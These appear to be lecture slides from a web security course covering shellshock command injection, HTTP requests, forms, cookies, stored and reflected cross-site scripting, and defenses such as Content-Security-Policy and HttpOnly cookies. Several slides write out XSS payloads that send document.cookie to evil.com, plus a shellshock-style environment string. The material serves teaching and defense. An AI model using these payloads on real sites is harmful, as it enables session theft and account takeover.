Web Security

last time: command injection

placing user input in more complicated language

- SQL
- shell commands

input accidentally treated as commands in language

- instead of single value (e.g. argument/string constant)

defenses:

- better APIs: pass constants/etc. seperately
- whitelisting acceptable characters
- escaping (if done carefully!)
- taint-tracking (did you forgot to do one of the above?)

a command injection example

other shell features

shells support scripting with “functions”

```
cr4bd@labunix01:~$ foo() { echo "called foo; args: $*"; }
cr4bd@labunix01:~$ foo quux
called foo; args: quux
```

bash function exports

bash (popular shell) wanted to transfer functions from one shell to another it runs

mechanism: environment variables

Unix/Linux feature; passed to programs automatically

example: `foo() { echo "called foo"; }`, want to export?

set env. var. `foo` to `() {echo "called foo"; }`

how would you implement this?

bash shellshock

if `foo` set to `() {...;}`

bash ran `foo() {...;}`

bash shellshock

if `foo` set to `() {...;}`

bash ran `foo() {...;}`

---

if `foo` set to `() {...;}; dangerousCommand`

bash ran `foo() {...;}; dangerousCommand`

define a function; then run a command right away!

shellshock exploitability

example: DHCP client runs program to configure a new network

DHCP: most common "get connected to a network" protocol

program is often shell (bash) script — or uses shell script

easy way to pass information — environment variables

can contain strings from network connected to

network: our domain name is `(){;}; dangerousCommand`

set env. var. `DOMAIN_NAME` to `(){;}; dangerousCommand`

more command injection

saw: shell comamnds, SQL

one more very important category: HTML

special name: cross-site scripting or XSS

stored cross-site scripting


Your comment:

```
<script>document.location = 'http://attacker.com'</script>
```

Your name: An Attacker

Add comment

the web



one web browser talks to multiple websites

how does it (or does it) keep each websites seperate?

even though websites can link to each other/etc.?

the browser is basically an OS

websites are JavaScript programs

websites can communicate with each other

- one website can embed another
- cause browser to send requests to another

websites can store data on the browser

- cookies
- local storage

HTTP requests

`https://server.com/dir/file?query=string#anchor`

browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1
Host: server.com
Other-Key: Other-Value
…
```

HTTP requests

`https://server.com/dir/file?query=string#anchor`

browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1
Host: server.com
Other-Key: Other-Value
…
```

method: GET or POST most common
GET — read web page
POST — submit form

HTTP requests

`https://server.com/dir/file?query=string#anchor`

browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1
Host: server.com
Other-Key: Other-Value
…
```

headers:
extra information with request

HTTP requests

`https://server.com/dir/file?query=string#anchor`

browser connects to server.com; **browser** sends:

```
GET /dir/file?query=string HTTP/1.1
Host: server.com
Other-Key: Other-Value
…
```

example extra info: domain name from URL
servers can host mutliple domains

HTTP responses

`https://server.com/path/to/file?query=string#anchor`

after browser sends request; **server** sends:

```
HTTP/1.1 200 OK
Content-Type: text/html
Other-Key: Other-Value

<html>…
```

demo

HTML forms (1)

```
<form action="https://example.com/search/" method="GET">
<input type="hidden" name="recipient"
       value="webmaster@example.com">
Search for: <input name="q" value=""><br>
<input type="submit" value="Search">
</form>
```

```
GET /search/?q=What%20I%20searched%20for HTTP/1.1
Host: example.com
```

q is “What I searched for”

%20 — character hexadecimal 20 (space)

HTML forms (2)

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
       value="webmaster@example.com">
Your email: <input name="from" value=""><br>
Your message:<textarea name="message"></textarea>
<input type="submit">
</form>
```

```
POST /formmail.pl HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

recipient=webmaster@example.com&from=what%20I%20Entered
&message=Some%20message%0a…
```

trusting the client (1)

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
       value="webmaster@example.com">
Your email: <input name="from" value=""><br>
Your message: <textarea name="message"></textarea>
...
<input type="submit">
</form>
```

if this my form, can I get a recipient of `spamtarget@foo.com`?

Am I enabling spammers??

trusting the client (1)

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
       value="webmaster@example.com">
Your email: <input name="from" value=""><br>
Your message: <textarea name="message"></textarea>
...
<input type="submit">
</form>
```

if this my form, can I get a recipient of `spamtarget@foo.com`?

Am I enabling spammers??

Yes, because attacker could make own version of form

Referer header

Submitting form at `https://example.com/feedback.html`:

```
POST /formmail.pl HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded
Referer: https://example.com/feedback.html

recipient=webmaster@example.com&from=…
```

sometimes sent by web browser

if browser always sends, does this help?

trusting the client (2)

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
       value="webmaster@example.com">
...
<input type="submit">
</form>
```

can I get a recipient of `spamtarget@example.com` and the right referer header?

- attacker can't modify the form on example.com!
- browser sends header with URL of form

trusting the client (2)

```
<form action="https://example.com/formmail.pl" method="POST">
<input type="hidden" name="recipient"
       value="webmaster@example.com">
...
<input type="submit">
</form>
```

can I get a recipient of `spamtarget@example.com` and the right referer header?

- attacker can't modify the form on example.com!
- browser sends header with URL of form

Yes, because attacker can customize their browser

trusting the client (3)

ISS E-Security Alert
February 1, 2000
Form Tampering Vulnerabilities in Several Web-Based Shopping Cart Applications
…
Many web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price.…
…
Several of these applications use a security method based on the HTTP header to verify the request is coming from an appropriate site.…
The ISS X-Force has identified eleven shopping cart applications that are vulnerable to form tampering. …

HTTP and state

HTTP is stateless

each request stands alone

no idea of session

- current login?
- what you did before (pages read, what page you're on, etc.)?
- ...

this functionality was added on later

implementing logins on HTTP

typical mechanism: cookies

information for client to send with future requests to server

- limited to particular domain (or domain+path)

Server sets cookie set via header in HTTP response

```
Set-Cookie: key=theInfo; domain=example.com; expires=Wed, Apr …
```

Client sends back cookie with every HTTP request

```
Cookie: key=theInfo
```

JavaScript can also read or set Cookie

cookie fields

cookie data: whatever server wants; typically session ID

- same problems as hidden fields
- usually tied to database on server
- supposed to be kept secret by logged-in user

`domain`: to what servers should browser send the cookie

- `facebook.com` — login.facebook.com, www.facebook.com, facebook.com, etc.

`path`: to what URLs on a server should browser send the cookie

- `/foo` — server.com/foo, server.com/foo/bar, etc.

`expires`: when the browser should forget the cookie

(and more)

typical login implementation

cross-site scripting and cookies

cross-site scripting: injection into webpage


JavaScript has access to cookie and can send it to attacker

```
<script>
    var image = new Image();
    image.src = 'http://evil.com/?cookie=' +
            encodeURIComponent(document.cookie);
</script>
```

try to load “image” from evil.com using URL containing cookie

evil.com operator sees cookie value

typical login implementation



stored cross-site scripting

example: forum and forum post can contain javascript

everyone visiting forum will run that JavaScript

- attacker gets cookies from everyone
- attacker can pretend to be everyone

other cross-site scripting attacks

most common cross-site scripting (XSS) problems aren't stored

- nothing like forum on most websites
- won't just be automatically shown to all users

but still a problem

reflected XSS example

WordPress version 1.2.1 (blog software)

```
<input type="hidden" name="redirect_to"
       value="<?php echo $_GET["redirect_to"] ?>" />
```

`$_GET["redirect_to"]` — form input

intended to be from hidden field or autogenerated link

`/login.php?redirect_to=foo`

```
"> <script>(new Image()).src=
'http://evil.com/'+document.cookie;</script>
```

exploiting reflected XSS (1)

how does attacker get target user to make evil request

```
http://example.com/?redirect_to="><script>(new
Image()).src='http://evil.com'+document.cookie;<script>
```

exploiting reflected XSS (1)

how does attacker get target user to make evil request

```
http://example.com/?redirect_to="><script>(new
Image()).src='http://evil.com'+document.cookie;<script>
```

just put link/form on any web page, hope user clicks it?

exploiting reflected XSS (2)

iframes:

```
<iframe src="https://example.com/?redirect_to=
 ↪  %22%3E%3Cscript%3Enew+Image..."></iframe>
```

iframe: embed another webpage on webpage
example: office hour calendar on our course webpage

JS can “click” links/forms

```
<form action="https://example.com/">...</form>
<script>document.forms[0].submit()</script>
```

aside embedded content

it's everywhere

advertisements — often loaded from other site

embedded Twitter widget, Youtube videos, etc.

newspaper might use externally hosted comments

JavaScript libraries hosted elsewhere

XSS and user content

XSS makes hosting user uploaded content really tricky

example: allow users to upload profile pictures

my "profile picture" is this "image" file:

```
<!DOCTYPE html>
<html><body><script>
var image = new Image();
image.src = "https://evil.com/?cookie=" + document.cookie;
</script></body></html>
```

then I have a webpage with:

```
<iframe src="https://example.com/get-picture?user=myusername">
```

content-types to the rescue?

HTTP response headers include a Content-Type

- `Content-Type: text/html` — is HTML
- `Content-Type: image/png` — is PNG-format image
- ...

should prevent this problem — if server sends it

- browser should try to display HTML "profile pic" as image, not webpage
- ...even though iframe expects a webpage

content-types and browsers

a few webservers consistently sent the wrong content-type

- example: send everything as `text/plain`

browsers sometimes tried to compensate!

example: Internet Explorer before version 8:
`image/png` is HTML if it looks like HTML

example: many browsers:
`text/plain` is HTML if it looks like HTML

XSS mitigations

host dangerous stuff on different domain

Content-Security-Policy

HttpOnly cookies

heuristic detection

see if HTML from request is in response

IE 8 implemented this as heuristic

tricky: what if you put something that's supposed to be in page in request?

new domains for uploaded content

Google puts uploaded content on `googleusercontent.com`

Github uses `githubusercontent.com`

others do similar

these domains can't leak sensitive cookies

...even if sanitization/MIME types/etc. done wrong

Content Security Policy

`Content-Security-Policy`: HTTP header sent to browsers

```
Content-Security-Policy: default-src 'self' 'unsafe-inline'
```

says "only load things from same host or embedded in webpage"

- loading image from `evil.com` will fail

```
Content-Security-Policy: script-src 'none';
object-src 'none'; style-src 'self'
```

- disallow all scripts, all plugins (e.g. Flash)
- only allow stylesheets from same host (and not inline)

Aside: why care about stylesheets?

inline stylesheets can steal data

trick: make part of HTML be considered part of CSS URL

Content Security Policy examples

```
Content-Security-Policy: script-src 'self'
www.google-analytics.com; object-src 'none'
```

allow scripts from same host or `www.google-analytics.com`
disallow inline scripts
disallow plugins

```
Content-Security-Policy: default-src
'none'; img-src 'self' https://…; …
```

allow nothing to start; then whitelist what is needed
recommended strategy

CSP nonces

```
Content-Security-Policy: script-src https://foo.com
                                    'nonce-DZJeVASMVs'
```

```
...
<script nonce="DZJeVASMVs">
// legitimate embedded script
document...
</script>
```

nonce: "**n**umber used only **once**"

idea: changes every time; attacker can't guess for XSS attack

browser doesn't enforce that it changes; server's job

HTTP-only cookies

```
Set-Cookie: SessionID=123456789; HttpOnly
```

"only send cookie in HTTP"

cookie is not available to JS

eliminates obvious way of exploiting XSS

problem: JS can request webpage so cookies are sent